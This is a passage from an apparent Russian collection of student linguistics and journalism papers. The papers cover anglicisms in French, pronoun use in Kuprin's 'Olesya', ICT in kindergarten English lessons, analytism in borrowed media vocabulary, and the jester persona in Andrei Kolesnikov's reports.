- 3) медицинские: *clubbingfoot* (косолапость), *graft* (пересадка, трансплантация).

В корпусе технической лексики наиболее распространены слова, восходящие к строительству, например, *mixer* (смеситель, мешалка, измельчитель).

Спортивная лексика

Во французском языке данная тематическая группа англицизмов сформировалась потому, что многие виды спорта и спортивные игры перешли во Францию из США и Великобритании, являющихся их родоначальниками. Следовательно, подобная лексика может быть разделена на слова, называющие какую-либо спортивную игру (командную или некомандную), и слова, обозначающие определённый вид спорта.

К первой подгруппе относятся такие англицизмы, как *tennis* (теннис), *football* или *foot* (футбол), *volley-ball* (волейбол), *handball* (гандбол), *base-ball* (бейсбол), *golf* (гольф), *hockey* (хоккей) и т.д.

Вторую подгруппу образуют такие англоязычные слова, как *boxe* (бокс), *yachting* (яхтенный спорт) и т.д.

Кроме того, в данной тематической группе следует выделить англицизмы, называющие также другие родовые или видовые спортивные реалии: *sport* (спорт), *finish* (финиш, конец состязания), *round* (раунд, то есть определённый отрезок времени, отведённый на состязание), *lestarter* (человек, подающий сигнал начала спортивного состязания) и др.

Итак, результаты анализа англицизмов в современном французском языке свидетельствуют о том, что они весьма многочисленны и формируют в нём тематические группы, восходящие к различным сферам деятельности. К наиболее представительным относятся группы, состоящие из общественно-политической, военной, научно-технической, спортивной лексики. Многообразие и большое количество англицизмов в современном французском языке обуславливается тем, что английский язык является самым распространённым языком в мире, прежде всего, по причине передовых экономических и научно-технических позиций стран, в первую очередь, США, относящихся к англоязычным.

Литература:

1. Жеребило Т.В. Словарь лингвистических терминов. Изд. 5-е, испр. и дополн. Назрань: Изд-во «Пилигрим», 2010. – 486 с.
2. Лингвистический энциклопедический словарь. М.: Советская энциклопедия, 1990. – 685 с.
3. Le Nouveau Petit Robert. Dictionnaire alphabétique et analogique de la langue française. Ed. Dictionnaires Le Robert, Paris, 1994.
4. Le Petit Larousse illustré. Ed. Larousse, Paris, 2005.

Местоимения и их прагматические функции в повести А.И. Куприна «Олеся»

М.И. Лобачева

Научный руководитель: Е.В. Шейко, к.филол.н., доцент

Местоимение – это часть речи, указывающая на предмет и выражающая значение указания в морфологических категориях падежа (последовательно), числа и рода (непоследовательно) [4, I, 531]. Местоимения объединяют небольшую и непополняющуюся группу слов. Местоимения недостаточно изучены, и споры о том, является ли местоимение самостоятельной частью речи, продолжаются до настоящего

времени. Одним из направлений в изучении местоимений является их анализ с точки зрения выполняемых ими прагматических функций.

Прагмалингвистика – наука, изучающая язык как средство воздействия. Основная задача прагмалингвистики заключается в изучении языка в его прагматической функции, т.е. как средства воздействия [2, 98]. А одним из методов прагмалингвистики является метод контент-анализа, используемый для выявления структуры и состояния общественного сознания.

Сущность контент-анализа [1, 271] – по внешним (количественным) характеристикам текста на уровне слов и словосочетаний сделать правдоподобные предположения о его плане содержания и, как следствие, выводы об особенностях мышления и сознания автора текста – его намерениях, установках, желаниях, ценностных ориентациях.

Контент-анализ широко используется в исследовании литературных произведений, он позволяет существенно уточнить традиционные способы литературоведческого исследования и по-новому взглянуть на уже имеющиеся представления об авторах и других литературных героев в хорошо изученных и описанных произведениях. Для контент-анализа может быть поставлена задача изучения особенностей творческого метода писателя и специфики изображения литературных персонажей. В настоящей статье рассмотрим особенности употребления местоимений в повести А.И. Куприна «Олеся» и попытаемся интерпретировать полученные количественные данные. И сначала сравним показатели «Олеся» и «Автор».

1) Первым семантико-прагматическим репрезентантом категории «Свой – Чужой» является эксклюзивность, т.е. ориентация говорящего на себя, на свои мысли, желания, на свое прошлое и будущее. На языковом уровне эксклюзивность представлена формами личного местоимения «я» [1, 273].

Оба молодых человека довольно часто используют личное местоимение «я» в своей речи. Каждый говорит о своих чувствах и переживаниях, эмоциях, намерениях. Олеся: ***Я** и сама многое умею.* [2, 64] ***Я** боялась, **я** думала, что можно уйти от судьбы...* [2, 82]. Автор: ***Я** слабею, у **меня** голова кружится, **я** не ручаюсь за себя...* [2, 82].

Если сравнить показатель частотности, то он у обоих молодых людей практически одинаков: 0,051 к 0,056. Они оба в равной степени направлены на самих себя, на свои мысли.

2) Следующим семантико-прагматическим репрезентантом категории «Свой – Чужой» является инклюзивность. Сюда входит то, что говорящий считает важным, существенным для себя, с чем он в какой-то мере себя отождествляет. Языковыми репрезентантами этого компонента оказываются в первую очередь формы местоимений «***мы***» и «***наш***». [1, 274]

Олеся в своей речи примерно в три раза чаще, чем автор, употребляет местоимение «мы» или «наш». Однако в основном она говорит о себе и своей бабушке: *Чего же **нам** бояться?* [2, 55] *Нельзя **нам** здесь оставаться больше...* [2, 97] Используя местоимение «мы» для обозначения себя и своего возлюбленного, она описывает развивающиеся отношения между ними. Однако Олеся понимает, что будущего у них нет, и не строит никаких надежд и планов, девушка живет сегодняшним днем, наслаждается своей влюбленностью. ***Нам** надо проститься с тобой, Ванечка, Ничего **нам**, кроме горя, не будет...* [2, 97] Стоит отметить, что все использования данного местоимения имеют место в отрицательном контексте: *проститься, нельзя, не судьба, ничего*, что также подчеркивает настроение Олеси по поводу совместного будущего, а именно его невозможность.

Молодой человек, в отличие от Олеси, строит планы на совместное будущее и под «мы» в своей речи подразумевает себя и девушку. ***Мы** с тобой вместе прочитаем много книжек... **Мы** до старости, до самой смерти будем идти рука об руку...* [2, 85]

3) Семантико-прагматический репрезентант категории «Свой – Чужой» Чужое. Свое, личная сфера противопоставлены Чужому. Наиболее очевидные представители этого компонента – формы личных местоимений «он, она, оно, они», а также притяжательных местоимений «его, ее, их» [1, 275].

Оба героя в своей речи под местоимениями «он», «она», «оно» подразумевают третьих лиц. Олеся использует местоимения 3-го лица, рассказывая о своих способностях, упоминая деревенского мужика, потусторонние силы. Молодой человек употребляет местоимение «она» и его формы, упоминая в разговорах с Олесей ее бабушку, говоря об уряднике, о людях из деревни, а также в беседе с девушкой о церкви и ее нежелании и боязни там появляться.

4) Семантико-прагматический репрезентант категории «Свой – Чужой» «Я» и «Ты» (Говорящий и Собеседник). Отношение между говорящим и слушающим – «Я и Ты». Репрезентантами этого отношения в тексте оказываются личные местоимения «**вы (ты)**» и их притяжательный аналог «**ваш (твой)**» [1, 276].

С первой встречи автор называет девушку на ты. Возможно, автор хотел расположить Олесю к себе, но, с другой стороны, девушка младше по возрасту и ниже по социальному статусу, вероятно, и это могло послужить причинами для такого рода обращения. ***Ты, пожалуйста, не тревожься*** [2, 54]. *Даю **тебе** честное слово* [2, 55].

Олеся первоначально обращается к молодому человеку на вы, что подчеркивает ее уважение, почтение. Можно отметить, что девушке прививали хорошие манеры, обучали правилам поведения и хорошему тону. *Да **вы** сами-то кто будете?* [2, 53] *Да что у нас **вам** делать?* [2, 54]

После объяснений в любви с молодым человеком, Олеся обращается к нему на ты. Девушка чувствует духовную близость с этим человеком и поэтому ведет себя увереннее. *Потому что я люблю тебя...* [2, 82] *Покамест ты был со мною, был ли ты счастлив?* [2, 98].

Главный герой использует местоимение «ты» и его формы чаще, чем местоимения «я», «себя». Это свидетельствует о большей ориентации не на личную сферу, а на своего партнера. Кроме того, молодой человек очень часто обращается к героине по имени, 54 раза, в том числе используя ласковые слова: *Какая ты смешная, Олеся. Олеся...* [2, 69]. *Девочка моя славная, успокойся...* [2, 88]. Данный факт указывает на характер отношения автора к Олеся: девушка небезразлична ему, он пытается расположить ее к себе, уверить в своих чувствах, показать свои эмоции по отношению к ней.

Сама Олеся использует в речи местоимения «я» и «ты/вы» примерно одинаковое количество раз. Девушка одинаково ценит чувства героя и свои собственные, она ставит их на одинаковый для себя уровень.

По имени она обращается к мужчине только 5 раз. Причем имя героя девушка узнает только спустя некоторое время после знакомства, но использует его только во время их романтических отношений в ласковой форме. *Иван Тимофеевич?* [2, 67]. *Нам надо проститься с тобой, Ванечка* [2, 99].

5) Интегральный показатель категории «Свой – Чужой» – «Коммуникативный эгоцентризм». Данный интегральный показатель отражает кроме личностных качеств героев также их культурный уровень, возраст, социальное положение, гендерный аспект, контекст коммуникации, которые необходимо учитывать в исследовании. Формула вычисления: $(Я+мой) / (Ты+твой)$ [1, 278].

У Олеси данный показатель равен 1,45, что превосходит показатель автора – 0,83. Олеся больше ориентирована на внутренние переживания, на свои эмоции. Впервые испытав светлое чувство, девушка пытается всеми силами справиться с ним, так как сразу понимает их исход. Но чувства берут верх над разумом, и девушка позволяет любовным отношениям начаться. Рассмотрев данные, полученные в результате контент-анализа, мы можем согласиться с большинством исследователей творчества А.И. Куприна. Иван Тимофеевич и Олеся не могли быть вместе, несмотря на искреннюю любовь. Показатели отражают все это. Можем сделать вывод, что контент-анализ помог нам не только понять истинный смысл романа, посмотреть на героев и их диалоги с другой стороны, но и изучить особенности функционирования местоимений в тексте.

	Олеся		Иван Тимофеевич	
	<i>кол-во</i>	<i>частотность</i>	<i>кол-во</i>	<i>частотность</i>
я	157	0,051	102	0,056
мой, свой	34	0,032	6	0,003
ты, Вы	164	0,053	120	0,066
твой, Ваш	13	0,004	11	0,006
мы	32	0,0105	11	0,006
он, она	61	0,02	23	0,012
имя	5	0,001	54	0,030
Итого словоупотреблений	3044	0,131	1795	0,510
я+мой, свой	0,083		0,060	
ты, Вы + твой, Ваш	0,057		0,072	
коммуникативный эгоцентризм	1,45		0,83	

Литература:

1. Баранов А.Н. Введение в прикладную лингвистику: Учебное пособие. М.: Эдиториал УРСС, 2001. - 360 с.
2. Куприн А.И. Повести. Ростов: Кн. изд-во, 1980. - 320 с.
3. Киселева Л.А. Вопросы теории речевого воздействия. Л.: Изд-во ЛГУ, 1978. - 160с.
4. Русская грамматика. Том 1. М.: Наука, 1980.

ИКТ в детском саду как средство формирования иноязычных лексических навыков

Д.В. Малыгина

Научный руководитель: Е.А. Волкова, старший преподаватель

Современный период развития общества характеризуется сильным влиянием на него компьютерных технологий, которые проникают во все сферы человеческой деятельности. Компьютеры, уже занявшие прочные позиции во многих областях современной жизни, быстро проникают в дома, школы, офисы, и, наконец, в детские сады.

Детский сад – часть общества. Поэтому очень важно организовать процесс обучения так, чтобы ребёнок активно, с увлечением и интересом занимался на занятии. Помочь педагогу в решении этой непростой задачи

может сочетание традиционных методов обучения и современных информационных технологий, в том числе и компьютерных [1, 3].

Как известно, одним из условий успешного овладения иностранным языком являются качественно сформированные лексические навыки.

Использование компьютерных программ, несомненно, может способствовать формированию более прочных лексических навыков и обогащению словарного запаса.

Для эффективного формирования лексических навыков требуется:

- обеспечение многократного повторения лексического материала каждым учащимся и увеличение объема тренировки;
- использование разных видов наглядности;
- осуществление предметных действий с лексическими единицами;
- индивидуализация обучения лексике;
- обеспечение немедленной обратной связи;
- своевременный контроль и коррекция.

Ряд перечисленных требований обусловлен возрастными особенностями детей, а именно их восприимчивостью к мобильным предметам, стремлением иметь наглядно-чувственную опору знаний, преобладанием произвольного запоминания, неустойчивостью внимания, неумением работать самостоятельно.

При обучении иностранному языку у учащихся могут возникать небольшие трудности. Они обусловлены спецификой слова (особенностями его формы, значения, употребления), а также внутриязыковой и межъязыковой интерференцией. Эффективность системы упражнений значительно возрастает, если задания выполняются с помощью компьютерной программы, которая обеспечивает:

- разнообразие условий тренировки (вариативность объема, порядка и условий предъявления лексического материала);
- возможность многократного выполнения (в строгой последовательности) операций с лексическими единицами;
- осуществление предметных действий с лексическим материалом на экране компьютера;
- улучшение условий для запоминания лексики благодаря использованию разных видов наглядности одновременно;
- учет возрастных и индивидуальных особенностей, способствующий более быстрому продвижению каждого младшего школьника;
- повышение мотивации к изучению лексики (за счет испытываемого детьми удовольствия от работы на компьютере, воссоздания обстановки деятельности, поощрения результатов,

возможности оказать компьютерную помощь в любой момент учебного процесса) [2, 6].

Учитывая небольшое количество уроков иностранного языка, наполняемость групп и возрастные особенности учащихся детского сада, есть основания считать, что часть тренировочных упражнений могут быть выполнены с использованием информационно-коммуникационных технологий, а конкретнее специальных обучающих компьютерных программ. Таким образом, появляется возможность для перераспределения времени в пользу речевых упражнений [3, 44].

Использование информационно-коммуникационных технологии способствует созданию на уроке особой языковой среды, которая обеспечивает высокую плотность общения на занятиях, создает условия для интенсивной тренировки, для осуществления обратной связи и для самоконтроля.

Для обучения детей дошкольного возраста иноязычной лексике на уроках мы используем обучающую программу «*Cookie and Friends*».

«*Cookie and friends*» – это трёх-уровневый практический курс обучения английскому языку дошкольников от 3 до 5 лет.

Основная цель курса «*Cookie and friends (Starter)*» — обучение английскому языку на основе общего развития ребенка. Это достигается путем вовлечения ребенка в виды деятельности, которые улучшают его координацию, моторные навыки, а также способствуют пространственному, личностному, социальному и эмоциональному развитию.

Интересна программа тем, что в состав УМК, помимо традиционного набора: книга для учащегося и книга для учителя, входят еще и CD и DVD диски. Аудиодиски сопровождают материалы курса на каждом уровне, содержат все песни, рифмовки, истории и другие задания на аудирование

Для формирования лексических навыков у учащихся в данной программе используется увлекательная форма подачи материала. Для увеличения словарного запаса учеников предлагаются песни и рифмовки на запоминание и повторение слов как изолированно, в словосочетаниях, так и в предложениях. Содержание программы и трудности учебных задач соответствуют возрастным особенностям учащихся. Яркое и красочное оформление программы, система наград за каждое правильно выполненное задание, высокая степень интерактивности доказывают, что эта программа соответствует лингводидактическим требованиям.

Данный курс охватывает следующие тематические разделы: семья, друзья, погода, игрушки, одежда, животные, части тела, цвета, еда, праздники.

Помимо использования электронных ресурсов данной программы, мы предлагаем использовать на уроке просмотр мультфильмов на иностранном языке. Серия мультфильмов «*Peppa Pig*» не только сочетается со всеми

указанными выше тематическими разделами учебно-методического комплекса «*Cookie and friends*», что помогает отработать новую лексику, с помощью прослушивания и повторения текста мультяшных героев, но и запоминать несложные речевые клише в ходе просмотра.

Закрепление лексики происходит во время просмотра мультфильмов, длительностью 5 минут, на определенную тему и построенных по принципу «от простого к сложному».

Для выявления эффективности использования информационно-коммуникационных технологий на уроке английского языка с детьми дошкольного возраста нами было проведено пробное обучение в двух группах учащихся 5-6 лет на базе детского сада.

В одной из этих групп обучение лексике велось традиционно, тогда как в другой группе обучение той же лексике велось с использованием аудиозаписей, просмотра мультфильмов.

Пробное обучение осуществлялось на протяжении четырех уроков, в течение которых учащиеся обеих групп должны были овладеть десятью лексическими единицами по теме «*Animals*» и уметь употреблять их в определенных ситуациях общения.

Виды и количество упражнений для закрепления и отработки лексических единиц в обеих группах предлагались одинаковые. Единственное различие состояло в использовании компьютерных технологий в одной из групп.

Для проверки эффективности запоминания лексики было проведено 4 среза:

1-й – в конце занятия, результаты запоминания лексических единиц после этапа семантизации и упражнений на первичное закрепление данных слов;

2-й – через 1.5 часа, в течение которых учащиеся были заняты учебной деятельностью по другим предметам;

3-й – через сутки, у учащихся не было возможности повторить данную лексику с опорой на учебник.

4-й – через 3 суток, после всех выполненных упражнений и закрепления лексики по теме «*Animals*».

Анализ полученных результатов дает основание для следующих выводов:

- процент запоминаемой лексики в конце занятия намного выше в группе, где использовались компьютерные технологии на уроке;
- процент запоминаемой лексики в группе, где использовались компьютерные ресурсы, остается высоким и через некоторое время;
- высокий процент запоминания лексики в обоих случаях на третьи сутки.

Объектом наблюдения на уроке с использованием обучающих компьютерных ресурсов являлась степень интереса учащихся на уроке. Наблюдение показало, что даже слабые по языковой подготовке учащиеся оживились при работе с компьютером и стали проявлять активность. Кроме того, все учащиеся полностью концентрировали свое внимание, когда на дисплее появлялись анимированные животные. При предъявлении слов традиционным способом, значительного усиления концентрации внимания не наблюдалось. Другими словами, более эмоциональное восприятие иноязычных слов со стороны учащихся привело к их лучшему запоминанию.

Итак, применение информационно-коммуникационных технологий на уроках позволит вывести учащихся на принципиально новый уровень овладения иностранным языком, а также повысить мотивацию обучения.

Литература:

1. Титова С. В. Теоретические основы компьютерно-информационной модели обучения иностранным языкам: дис. ... д-ра пед. наук. М., 2004.
2. Цветкова Л. А. Формирование лексических навыков у младших школьников с помощью компьютерной программы: автореф. дис. ... канд. пед. наук. М., 2002.
3. Цветкова Л. А. Использование компьютера при обучении лексике в начальной школе // Иностранные языки в школе. 2002. № 2. С. 44 - 48.

Современные неологизмы и явление аналитизма как одно из средств оформления заимствованной лексики (на примере СМИ)

Задерака С.В.

Научный руководитель: Е.В. Шейко, к.филол.н., доцент

«Аналитизм (разложение, расчленение) – противопоставляемое синтетизму типологическое свойство, проявляющееся в раздельном выражении основного (лексического) и дополнительного (грамматического, словообразовательного) значений слова. Аналитизм проявляется в морфологической неизменяемости слова и наличии аналитических (сложных) конструкций (форм). Основной чертой аналитизма является неизменяемость» [2, 31]. И на современном этапе развития русского языка аналитизм все больше проникает в наш флективный язык.

В связи с прогрессом всё чаще появляются разные технические приспособления и, как следствие, возникают новые социальные явления. А благодаря глобализации многие из них становятся повсеместным явлением независимо от изначального места их возникновения. Несмотря на то что названия новых явлений или предметов могут активно использоваться в

устной речи людей, они не будут считаться вошедшими в язык до тех пор, пока не получат письменного оформления и не будут закреплены в системе языка. И зачастую процессы ассимиляции новых слов начинают проходить именно в языке СМИ, в частности, в новостных ресурсах, которые как раз и описывают всё новое. Поэтому наиболее целесообразно следить за оформлением приходящей в язык лексики именно на примере СМИ.

Большая часть заимствованной лексики во флективном русском языке практически сразу начинает изменяться по его законам, и, как правило, новые слова приобретают полную падежную парадигму. Например, сравнительно недавно слово *Интернет* писалось только с большой буквы как имя собственное и практически всегда использовалось со словом *сеть*, причём изменялось только слово *сеть*: *в сети Интернет*, *сетью Интернет* и т.д. Сегодня в тех же СМИ написание слова *Интернет* гораздо чаще встречается с маленькой буквы, а слово *сеть* уже практически с ним не используется, из-за чего слово не просто стало свободно склоняться, но и перешло в разряд имён нарицательных.

Согласно принципам экономии языковых усилий [1, 81] слова могут сокращаться и терять падежную парадигму, т.е. происходит обратный процесс. Например, слова *фотокарточка*, *фотография* сократились просто до *фото*. Если в предыдущем примере слово оканчивалось на согласную букву, к которой без труда присоединяются флексии, в случае, если основа слова оканчивается на гласную, то при добавлении флексии будет нарушено благозвучие. Но даже в таких случаях могут возобладать синтетические тенденции. Сегодня особенно часто можно услышать слово *фотка* или даже встретить в газетных статьях. Например, журналист онлайн-издания «Московский комсомолец» Евгений Балабас пишет: *В четверг интернет «взорвала» фотка мальчика с заклеенным ртом и привязанного скотчем к стулу* [9]. Здесь ещё больше сокращается основа и добавляется суффикс *к*, что позволяет слову изменяться.

Но нередко, придя в русский язык, слово остаётся абсолютно неизменным и всегда сохраняет свою изначальную форму. Социолог Джон Смит в интервью «Лента.ру» от 12 апреля говорит: *Privacy* (личное пространство, конфиденциальность личных данных) – *это то, без чего средний американец не может жить. В русском языке нет даже слова для обозначения этого понятия* [5]. Причём автор статьи Анна Гараненко пишет слово по-английски, хотя двумя неделями ранее в новостном ресурсе «Газета.ру» Алексей Короткин и Дмитрий Бевза уже писали это слово по-русски: *Google отслеживает и анализирует предпочтения телезрителей, какой контент они потребляют, и показывает им наиболее релевантную рекламу. Компания настаивает, что прайвеси пользователей при этом сохраняется* [8].

Другое слово, обозначающее понятие, которого нет в русском языке, а именно «фотографирование самого себя», т.е. *селфи*, претерпело попытку русификации посредством дословного перевода, но так называемая *себяшка* не прижилась в СМИ. Зато написание слова *селфи* кириллицей в газетах можно встретить повсеместно.

Несмотря на то что некоторые слова не соответствуют реалиям жизни в России, они всё равно могут писаться по-русски, т.к. в языке таких понятий нет. Например, в обзоре «Лента.ру» на книгу «Есть ли будущее у капитализма?» [4] употреблено слово китайского происхождения *данвей*, что обозначает систему закрепления населения за предприятиями (аналог приписной системы в Российской империи до отмены крепостного права).

Всё же большинство заимствованных слов применимы и к реалиям нашей жизни. Всё чаще в речи молодёжи и в сети можно встретить японское слово *хикикомори*, которым называют подростков, отказывающихся жить в обществе. В самой Японии власти давно признали это явление национальной проблемой, а 4 апреля 2014 года на сайте телеканала «Санкт-Петербург» появилась статья под названием «Хикикомори: японская субкультура дошла до России». В самой же статье корреспондент Максим Облендер заявляет, что некоторые герои отечественной литературы тоже, по сути, являются хикикомори: *К примеру, Обломов все свое время проводил на диване. А Илья Муромец вообще 30 лет и три года сидел на печи – типичный «хикки»!* [7].

В Японии существуют проблемы не только с социофобами, но и с трудоголиками. Случаи смерти на работе очень трудолюбивых людей от перенапряжения там называют *кароси*. Об этом явлении нередко пишут наши СМИ, но применение данного слова к жителям России не встречается.

На наш взгляд, все слова, заимствованные из изолирующих языков, таких как китайский и японский, в русском языке останутся неизменяемыми, т.к. слова в языках такого типа в основном состоят только из корневой морфемы и не имеют возможности присоединять другие.

Крайне продуктивным способом оформления заимствованной лексики в русском языке является её включение в составные слова, такие как *вице-премьер, дизайн-студия, диско-волна, рок-музыкант, шеф-повар, джаз-оркестр*. Неизменяемой, т.е. аналитически оформленной, является первая лексическая единица, которая выполняет атрибутивную функцию. Заголовки СМИ давно пестрят подобными словами, а в связи с последними событиями в мире и развитием *интернет-технологий* часто встречаются заголовки с лексемами *кибер* и *интернет*: «Задержаны *кибер*-мошенники», «МВД поймало *кибер*-фашистов», «Госдеп США обвинил Россию в *кибер*-атаке», «Что случилось на рынке *интернет*-сайтов?», «Рейтинг эффективности *интернет*-банков» и т.д.

Встречаются даже случаи, когда заимствуется составное слово целиком. В «Федеральном агентстве новостей» пишут: *Программа trade-in*,

запущенная компанией Apple, уже успела полюбитья мак-наци (фанатам продукции Apple) [6].

К последним заимствованиям, отражающим новые социальные реалии, можно отнести лексему *квир*, что в дословном переводе с английского означает *странный* и относится к людям с нетрадиционной ориентацией. Например, белорусский портал «Афиша тут» пишет: *С 20 февраля по 1 марта 2015 года в Минске пройдет первый белорусский квир-кинофестиваль* [3]. Также можно встретить следующие слова: *квир-поэзия*, *квир-культура*, *квир-сообщество*. Или, например, *квир-коммунизм*, что означает коммунизм без гомофобии, или даже *квир-лингвистика*, т.е. более широкое понятие, нежели гендерная лингвистика, т.к. учитывается не только пол человека, но и его ориентация.

Хотя русский язык и является флективным, с течением времени в нём всё больше наблюдается появление аналитических черт. На современной стадии развития языка неизменяемые слова, которые по большей части являются заимствованными, всё чаще встречаются именно среди имён существительных и прилагательных, так как эта лексика представляет собой интернациональные понятия и термины. Если до бурного процесса глобализации заимствованные слова проходили длительный период ассимиляции, то сегодня новые слова чаще всего не включаются в словоизменительную парадигму и сохраняют в языке свою исходную первоначальную форму, что свидетельствует о существенном усилении позиций аналитизма в русском языке.

Лексика и степень её адаптированности в СМИ зависят не только от социальных, экономических, политических и других процессов, но и от частоты, сферы и широты употребления, а также от типа СМИ. Многие новые мировые явления и их названия находят отражение в СМИ, но только с течением времени станет ясно, какие из них носят временный характер, а какие закрепятся в языке.

Литература:

1. Поливанов Е.Д. Статьи по общему языкознанию. М., 1968.
2. Ярцева В.Н. Лингвистический энциклопедический словарь. М., 1998.
3. <http://afisha.tut.by/news/kaleidoscope/435168.html>
4. <http://lenta.ru/articles/2015/04/04/capitalism/>
5. <http://lenta.ru/articles/2015/04/12/rusvsusa/>
6. <http://riafan.ru/234816-mahnem-ne-glyadya-apple-novyimi-iphone-razoryaet-konkurentov/>
7. <http://topspb.tv/news/news39035/>
8. http://www.gazeta.ru/tech/2015/03/23/6610953/Antimonopolnoe_delo_protiv_Google.shtml
9. <http://www.mk.ru/social/2015/04/16/nad-rebenkomautistom-ne-izdevalis-utverzhdaiut-vrachi.html>

Маска «шута» в авторском «я» (на примере репортажей Андрея Колесникова в газете «Коммерсантъ»)

М.С. Строителева

Научный руководитель: Т.Н. Засорина, к.филол.н., доцент

Андрей Колесников является одним из ведущих российских журналистов, мастером жанра "репортаж". С 2001 года входит в президентский пул, но при этом его нельзя назвать ни официозным, ни оппозиционным журналистом. Часто его репортажи - на грани дозволенного, в них с юмором и иронично описывается деятельность В. Путина. Такая позиция роднит автора с шутом, которому разрешалось шутить над тем, о чем другим говорить не позволялось. А.Колесников и информирует, и развлекает читателя.

Цель работы - доказать, что приемы комического, используемые А. Колесниковым, соответствуют основным целям шута. Объект: журналистские тексты А.Колесникова. Предмет: приемы достижения комического эффекта у А. Колесникова.

Ученый и практик В. Тулупов выделяет три типа журналистов: журналист-критик, журналист-пропагандист, журналист-развлекатель. [19] А.Колесников работает в жанре развлекательного политического репортажа, так как в его текстах присутствуют элементы комического.

«Комическое - это естественные события, объекты и возникающие между ними отношения и вид творчества, суть которого сводится к сознательному конструированию некой системы явлений или понятий, а также система слов с целью вызвать комический эффект». [4, 8] Ю. Боров отмечает, что «комическое порождает социально-окрашенный, значимый высокий смех». [2, 10] Теоретик искусства Б. Дземидок выделяет следующие приемы создания комического: преувеличение, пародирование, гротеск, травестировка, преуменьшающее окарикатуривание, темп, отклонявшийся от обычного, неожиданные сближение и сопоставления явлений, острота, основанная на сопоставлении несоизмеримых явлений, анахронизмы, несоответствие внешнего вида психофизическому проявлению индивидуальности, иронические высказывания, несоответствие между формой и содержанием, неестественное повторение явлений, нарушение логических норм, недоразумение, абсурдистский диалог, нелепые высказывания. [4, 66-89]

Под авторским "я" Андрея Колесникова мы будем понимать приемы комического, используемые в его текстах, а маску шута мы рассмотрим как набор определенных целей.

«Шут - остролов и шутник, специально содержащийся при дворце или богатом барском доме для развлечения забавными выходками». [17] Академик Д. Лихачев отмечал, что шут - "это часто человек очень умный, но делающий то, что не положено, нарушающий обычай, приличие, принятое поведение, обнажающий себя и мир от всех церемониальных форм". [15, 356]

Мы проанализировали 60 материалов А. Колесникова и пришли к выводу: чаще всего в его текстах встречаются такие приемы, как травестировка, иронические высказывания, нарушение логических норм, пародия, несоответствие внешнего вида поведению, характеру выполняемой деятельности.

1) «Травестировка - уничижение, вульгаризация явлений, которые считаются достойными, заслуживающими уважения или даже преклонения». [4, 71] Литературовед М. Бахтин писал о том, что "смех снижает и материализует". [1, 27]

Между тем в какой-то момент из переговорной вышел Владимир Путин. Стараясь лишний раз ни с кем не встречаться взглядом (видимо, для того, чтобы лишний раз не пришлось объяснять причину появления в коридоре), он скрылся в противоположном от нас направлении. Признаться, журналисты не сразу прозрели, и я только после того, как он через несколько минут вернулся, услышал от коллег: "Ну что же такого... ведь он тоже, в конце концов, человек..." [13, 1]

Вряд ли президент РАН хотел, чтобы Владимир Путин зевнул в этом месте. Но вышло именно так. [10, 3]

Этот прием комического соответствует цели шута - низвергать. «Злоязычный фигляр легко превращал святое и возвышенное в низменное». [18] «Шуты, будучи «в образе», могли быть довольно смелыми даже с коронованными особами». [16, 44]

2) Иронические высказывание. В этом случае «мнимое одобрение или порицание является завуалированным порицанием или упреком и наоборот». [4, 81]

Хочу пожелать,— обратилась Валентина Матвиенко лично к Владимиру Путину,— такого же терпения, такой же выдержки... и вы должны понимать, что мы — единая команда!" Вот это иногда и пугает. [8, 1]

Нам нужно структуру экономики менять!" То есть задача, с которой не справился и сам Владимир Путин за последние 15 лет, теперь легла и на совсем не атлетические плечи руководства Счетной палаты. [12, 3]

Цель шута - избежать агрессии со стороны правителя за счет завуалированного смысла. «Шуты мастерски владели искусством иронии». [6]

3) Нарушение логических норм. Это относится к авторскому повествованию, речи героя, конструкции диалога, мотивировке поступков и событий. [4, 86]

Ясность внес господин Григорьев, сообщивший, что год литературы в России открывается в соответствии с лунным календарем, то есть вовремя. [7, 5]

На стенде профсоюзов АПК покоилась фотография Иосифа Сталина и приличных размеров каравай. При этом генералиссимуса застенчиво поставили на небольшой низкий столик, кто-то оставил здесь и пластиковый стаканчик с недопитым чаем, и недоеденный пирожок с капустой, так что складывалось впечатление, что то и другое поднесли генералиссимусу благодарные потомки. [11, 1]

Цель шута - показать бессмысленность и нелепость мира. «Смех разрушает мир культуры и предлагает свою, культуру шута. Перед абсурдом все равны». [5, 52]

4) Пародирование. Прием сводится к подражанию оригиналу. Пародировать можно чей-то голос, манеру говорить. [4, 69]

«В общем, все нужно делать ширше и глыбже», - понял он. [9, 1]

А. Колесников цитирует президента, который пародирует простонародную речь.

Только Владимир Путин вдруг произнес по-немецки, мне послышалось, "Гутен нахт!" ("Спокойной ночи!" то есть), а потом по-английски: "Тенкью". [14, 1]

Это пародия немецкой и английской речи. Цель шута - лицедействовать. «Лищедеи жизни» воплощали свободу, стоявшую над общепринятыми обычаями и моральными нормами». [3, 152-161]

5) Несоответствие внешнего вида поведению, характеру выполняемой деятельности. [4, 78]

Путин пообщался с олимпийским резервом России, где стал жертвой многочисленных селфи (пожалуй, впервые в своей биографии). Затем в меру сублильная девушка при нем метнула ядро на 17 метров. [9, 1]

И вот еще что: теперь я знаю, как храпят японки. [13, 1]

Цель шута - развлекать, указывая на несоответствия. «Записной шут мог бросить вызов однозначной серьезности и официальной обрядности». [3, 152-161]

Итак, из всего многообразия приемов комического А.Колесников наиболее часто использует: травестировку, иронические высказывания, нарушение логических норм, несоответствие внешнего вида поведению, пародию. Эти приемы соответствуют целям придворного шута (низвергать, избегать агрессии за счет завуалированного смысла, показывать абсурдность мира, лицедействовать, развлекать). А. Колесников использует маску "шута" в авторском "Я", это обусловлено задачей не только информировать

аудиторию, но и развлекать, критически оценивать действия власти, соблюдая дистанцию.

Литература:

- 1) Бахтин М. М. Творчество Франсуа Рабле и народная культура Средневековья и Ренессанса. М.: Художественная литература, 1990.
- 2) Боров Ю. Б. Комическое, или О том, как смех казнит несовершенство мира, очищает и обновляет человека и утверждает радость бытия. М.: Искусство, 1970.
- 3) Даркевич В.П. Народная культура средневековья: светская праздничная жизнь в искусстве IX - XVI вв. - М.: Наука, 1988.
- 4) Дземидок Б. О комическом. М.: Прогресс, 1974.
- 5) Камедина Л. В. Творчество как преодоление зла в духовно-нравственном становлении личности. М.: Берлин: Директ-медиа, 2014.
- 6) Касьянов В. Тракта́т об иронии. // Самиздат. От 14.12.2014.
- 7) Колесников А. И. В круге чтения первом // Коммерсантъ №14 от 29.01.2015.
- 8) Колесников А. И. Владимир Путин обещал чудо приспособления // Коммерсантъ №233 от 23.12.2014.
- 9) Колесников А. И. Выше знамя советского спора! // Коммерсантъ №184 от 10.10.2014.
- 10) Колесников А. И. Незаживающая РАН // Коммерсантъ №223 от 09.12.2014.
